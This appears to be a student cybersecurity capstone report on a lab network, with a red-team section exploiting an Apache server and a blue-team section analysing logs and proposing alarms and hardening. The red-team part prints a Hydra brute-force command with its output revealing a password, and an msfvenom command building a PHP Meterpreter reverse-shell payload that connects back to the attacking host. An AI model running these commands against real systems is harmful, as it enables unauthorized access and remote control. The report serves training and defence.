Table of Contents


This document contains the following sections:

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

Network Topology

Network Topology



Network
Address Range: 192.168.1.0/24
Netmask: 255.255.255.0
Gateway: 192.168.1.1

Machines
IPv4: 192.168.1.1
OS: Windows
Hostname: Hyper-V Manager

IPv4: 192.168.1.8
OS: Kali Linux
Hostname: Kali

IPv4: 192.168.1.105
OS: Linux
Hostname: Capstone

IPv4: 192.168.1.100
OS: Linux
Hostname: Elk

Red Team

Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
Capstone	192.168.105	Target Machine using the apache webserver
ELK	192.168.1.100	Centralized logging service to identify problems in a server or application
Hyper V Manager	192.168.1.1	GUI management tool used for administration and configuration of of virtual machines
Kali	192.168.1.8	Attacking Machine

Vulnerability Assessment

Vulnerability	Description	Impact
Sensitive data exposure	Files with sensitive information should be restricted.	Unprotected files referenced a secret folder that lead me directly to it. The user account required for “secret_folder” was also referenced in an unprotected folder revealing accounts and further instructions to access sensitive data.
CWE-307: Improper Restriction of Excessive Authentication Attempts	No limit on amount of failed login attempts	This will allow the attacker to run dictionary based attacks to obtain credentials.
CWE-434: Unrestricted Upload of File with Dangerous Type	The software allows the attacker to upload or transfer files of dangerous types that can be automatically processed within the product's environment.	The server allowed files (exploitproject2.php) to be uploaded via webdav. This allowed the attacker to drop in the reverse shell payload

Exploitation: [Sensitive Data Exposure]

01

Tools & Processes
How did you exploit the vulnerability?

Used Nmap to confirm it's a webserver and then proceeded to the server's address where additional files containing sensitive information was shown.

02

Achievements
What did the exploit achieve?

Exploit allowed me to traverse the file system to a confidential folder and login that stores User's credit card and security information.

Exploitation: Sensitive Data Exposure

03

Figure 1

```
root@kali:~# nmap 192.168.1.105
Starting Nmap 7.70 ( https://nmap.org ) at 2021-11-07 20:16 EST
Nmap scan report for 192.168.1.105
Host is up (0.00052s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
MAC Address: 00:15:5D:00:04:02 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 13.23 seconds
root@kali:~#
```

Figure 2

Index of /

192.168.1.105

Index of /

Name	Last modified	Size	Description
company_blog/	2019-05-07 18:23	-	
company_folders/	2019-05-07 18:27	-	
company_share/	2019-05-07 18:22	-	
meet_our_team/	2019-05-07 18:34	-	

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Figure 3

192.168.1.105/meet_our_team/ashton.txt

Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

Figure 4

192.168.1.105/company_folders/secret_folder

Search the Web

TOP SITES

Authentication Required

http://192.168.1.105 is requesting your username and password. The site says: "For ashtons eyes only"

User Name:

Password:

Cancel OK

Exploitation 2: CWE-307: Improper Restriction of Excessive Authentication Attempts

01

Tools & Processes
How did you exploit the vulnerability?

Used Hydra to find matching login and password pair:

<hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/secret_folder>

02

Achievements
What did the exploit achieve?

The exploit gave me elevated access to the victim machine, so we could access the secret folder.

Exploitation Screenshot/Commands: CWE-307: Improper Restriction

03

Figure 1: Command Used

```
root@kali:~# hydra -l ashton -P /usr/share/wordlists/rockyou.txt -s 80 -f -vV 192.168.1.105 http-get /company_folders/sec
ret_folder
Hydra v8.6 (c) 2017 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal pur
poses.

Hydra (http://www.thc.org/thc-hydra) starting at 2021-11-07 19:50:50
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399), ~896525 tries per task
[DATA] attacking http-get://192.168.1.105:80//company_folders/secret_folder
[VERBOSE] Resolving addresses ... [VERBOSE] resolving done
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "12345" - 2 of 14344399 [child 1] (0/0)
```

Figure 2: Result

```
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kittykitty" - 10137 of 14344399 [child 4] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kiki123" - 10138 of 14344399 [child 10] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "khadijah" - 10139 of 14344399 [child 3] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "kantot" - 10140 of 14344399 [child 5] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "joey" - 10141 of 14344399 [child 14] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jeferson" - 10142 of 14344399 [child 7] (0/0)
[ATTEMPT] target 192.168.1.105 - login "ashton" - pass "jackass2" - 10143 of 14344399 [child 1] (0/0)
[80][http-get] host: 192.168.1.105   login: ashton   password: leopoldo
[STATUS] attack finished for 192.168.1.105 (valid pair found)
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2021-11-07 19:53:06
root@kali:~#
```

Exploitation: CWE-434: Unrestricted Upload of File with Dangerous Type

01

Tools & Processes
How did you exploit the vulnerability? Which tool (Nmap, etc.) or techniques (XSS, etc.) did you use?

Used mfsvenom to create an executable php file.

02

Achievements
What did the exploit achieve? For example: Did it grant you a user shell, root access, etc.?

The executable file granted me a reverse shell connection

Exploitation: CWE-434: Unrestricted Upload of File with Dangerous Type

03

Figure 1




Figure 2

Figure 3





Figure 4



Exploitation: CWE-434: Unrestricted Upload of File with Dangerous Type

03

Figure 5




Figure 6





Figure 7

```
root@kali:~/Downloads# msfvenom -p php/meterpreter/reverse_tcp LHost=192.168.1.8 LPORT=4444 > project2exploit.php
```

Figure 8




Blue Team

Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan

- **What time did the port scan occur?**
  - Oct 28, 2021 @ 2:31am
- **How many packets were sent, and from which IP?**
  - 89,276 packets were sent from 192.168.1.8
- **What indicates that this was a port scan?**
  - A few thousand requests requests all for different ports numbers




Analysis: Uncovering the Brute Force Attack

- **How many requests were made in the attack?**

  9924

- **How many requests had been made before the attacker discovered the password?**

  9234. Once the attacker discovered the password, the requests stopped.



Analysis: Finding the Request for the Hidden Directory


- **What time did the request occur? How many requests were made?**

  Request Oct 28, 2021 00:26:52.

  9915 requests were made.

- **Which files were requested? What did they contain?**

  The secret folder contained instructions on how to access the webdav using Ryan's account. It also included a hash password.




Analysis: Finding the WebDAV Connection

- **How many requests were made to this directory?**

  14

- **Which files were requested?**

  The exploitproject.php file was requested several times



Blue Team

Proposed Alarms and Mitigation Strategies

Mitigation: Blocking the Port Scan

Alarm

What kind of alarm can be set to detect future port scans?

A filter can be activated if detected traffic from a single source IP address is connecting to different ports.

What threshold would you set to activate this alarm?
Any IP attempting to access closed ports should have the filter activate.

System Hardening

What configurations can be set on the host to mitigate port scans?

Install a firewall. An IPS can detect port scans and shut them down.

Describe the solution. If possible, provide required command lines.

Filtering traffic from an IP triggered by the IPS can effectively mitigate port scans

Mitigation: Preventing Brute Force Attacks

Alarm

What kind of alarm can be set to detect future brute force attacks?

An alert can be created if 401 Unauthorized is returned from the server over a threshold.

What threshold would you set to activate this alarm?

8 over a 30 minute period to allow forgotten or mistyped passwords.

System Hardening

What configuration can be set on the host to block brute force attacks?

Limit failed login attempts
Limit Logins to a whitelist of IP address

Describe the solution. If possible, provide the required command line(s).

Configure Account policies on your server to limit failed login attempts

Mitigation: Finding the Request for the Hidden Directory

Alarm

What kind of alarm can be set to detect future unauthorized access?

Any alarm could be set to go off for any IP address not on the whitelist that attempts to access.

What threshold would you set to activate this alarm?

The threshold for this alarm would be 1.

System Hardening

What configuration can be set on the host to block unwanted access?

This directory should not allowed to exist on the server.

Describe the solution. If possible, provide required command lines.

Rmdir -r- this can be used to remove all files and the directory itself from the server.

Mitigation: Detecting the WebDAV Connection

Alarm

What kind of alarm can be set to detect future access to this directory?

Set an allert for any blacklisted IP attempting to access this directory.
All IPS outside the server range should be blacklisted

What threshold would you set to activate this alarm?
The threshold for this alarm would be set at 1.

System Hardening

What configuration can be set on the host to control access?

Connections to this shared folder should not be accessible from the web and restricted by the machine using a blacklist firewall rule.

Describe the solution. If possible, provide the required command line(s).
Blocking ports 80 and 443
Blacklisting all external IPS

Mitigation: Identifying Reverse Shell Uploads

Alarm

What kind of alarm can be set to detect future file uploads?

Set an alarm for any php file that is uploaded. Set firewall to block traffic to the shared folder on ports 80, 443, and 4444

What threshold would you set to activate this alarm?

The threshold would be 1

System Hardening

What configuration can be set on the host to block file uploads?

Remove the ability to upload files from over the web, all file uploads should be from a local source.

Describe the solution. If possible, provide the required command line.

Remove the ability to upload files from over the web. All file uploads should be from a local source. Block port 80,443, and 4444

the End